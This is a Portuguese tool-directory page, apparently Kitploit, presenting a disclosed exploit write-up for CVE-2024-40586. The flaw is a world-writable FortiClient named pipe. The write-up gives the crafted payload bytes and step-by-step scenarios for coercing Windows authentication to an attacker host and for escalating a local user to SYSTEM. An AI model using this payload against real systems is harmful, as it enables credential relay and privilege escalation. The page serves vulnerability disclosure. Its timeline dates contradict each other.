Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/hagrid29/cve-2024-40586-windows-coerced-authentication-in-forticlient
Escalada de PrivilégiosAnálise de VulnerabilidadesExploraçãoMovimento LateralTestes de PenetraçãoAutenticaçãoRed Teaming
GitHub
Compartilhar
hagrid29/cve-2024-40586-windows-coerced-authentication-in-forticlient

CVE-2024-40586-Windows-Coerced-Authentication-in-FortiClient

Exploit para CVE-2024-40586: força hosts Windows a autenticar através de um pipe nomeado vulnerável do FortiClient, permitindo escalada de privilégio para SYSTEM ou movimento lateral através de ataques de relay.

Ver Repositório
132há 1 anoAinda não revisado

CVE-2024-40586 Autenticação Coagida no Windows no FortiClient

Em sistemas Windows, foi descoberto que o FortiClient (versão do aplicativo 7.0.8.0427) permite que um usuário remoto não privilegiado force a autenticação de hosts Windows em outras máquinas através de um pipe nomeado responsável pelo serviço FortiSSLVPNdaemon.

Observou-se que o pipe nomeado "FortiSslvpnNamedPipe" permite LEITURA e ESCRITA de qualquer usuário.

Fig1

Análise

O aplicativo lê o 5º byte do buffer do pipe nomeado como código de operação PipeBuffer+4

Fig2



Observou-se que o aplicativo lerá um arquivo se o código de operação for igual a 24 (ou seja, 0x18) Fluxo do código: Case 24 => LABEL_26 => strncpy copia o payload para a variável Buffer => passa o payload para sub_7FF60C3EAC20 => chama CreateFileA => ReadFile Fig3

Fig4

Fig5

No entanto, o aplicativo não faz nada com o conteúdo do arquivo.

Exploit

Podemos enviar um tráfego manipulado (ou seja, "\x00\x00\x00\x00\x18\x00" concatenado com o caminho de destino) para o pipe nomeado vulnerável "FortiSslvpnNamedPipe" a fim de acionar o código de operação 24 e forçar o processo "FortiSSLVPNdaemon.exe" a chamar CreateFileA com privilégio de SYSTEM. Portanto, podemos forçar o servidor a conectar um arquivo remoto enviando um caminho UNC (ex.: "\\<ip remoto>\<caminho do arquivo>") ou conectar um pipe nomeado local (ex.: "\\127.0.0.1\pipe\<pipe nomeado>")

Cenário 1

Para coagir hosts Windows a autenticar em outras máquinas com um usuário remoto não autenticado, o usuário pode seguir os passos:

  1. Na máquina atacante, inicie um ouvinte para receber a autenticação coagida.
  2. Na máquina atacante, envie o payload manipulado (ou seja, "\x00\x00\x00\x00\x18\x00" + "\\<IP do atacante>\fake\fake") para o pipe nomeado vulnerável da máquina vítima "\\<IP da vítima>\pipe\FortiSslvpnNamedPipe" forçando o processo a conectar um arquivo remoto com caminho UNC "\\<IP do atacante>\fake\fake".
  3. Similar a outros ataques de autenticação coagida (ex.: SpoolSample), o atacante pode realizar ataques de relay ou downgrade de autenticação.

Fig6

Cenário 2

Para realizar uma escalada de privilégio para SYSTEM a partir de um usuário local com "SeImpersonatePrivilege" (ex.: "nt authority\network service"), o usuário pode seguir os passos:

  1. Crie um servidor de pipe nomeado que aguarda conexão.
  2. Envie o payload manipulado (ou seja, "\x00\x00\x00\x00\x18\x00" + "\\127.0.0.1\pipe\<servidor pipe>\XXX") para o pipe nomeado local vulnerável "\\.\pipe\FortiSslvpnNamedPipe" forçando o processo a conectar ao nosso servidor de pipe nomeado.
  3. Após a conexão, chame ImpersonateNamedPipeClient() para personificar o privilégio de SYSTEM.


Fig7

Linha do Tempo

  • 07/09/2023 - Vulnerabilidade reportada à Fortinet
  • 30/08/2023 - Fortinet confirmou a vulnerabilidade
  • 11/02/2024 - Publicação

Referência

  • https://fortiguard.fortinet.com/psirt/FG-IR-23-279
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    435
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    260

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →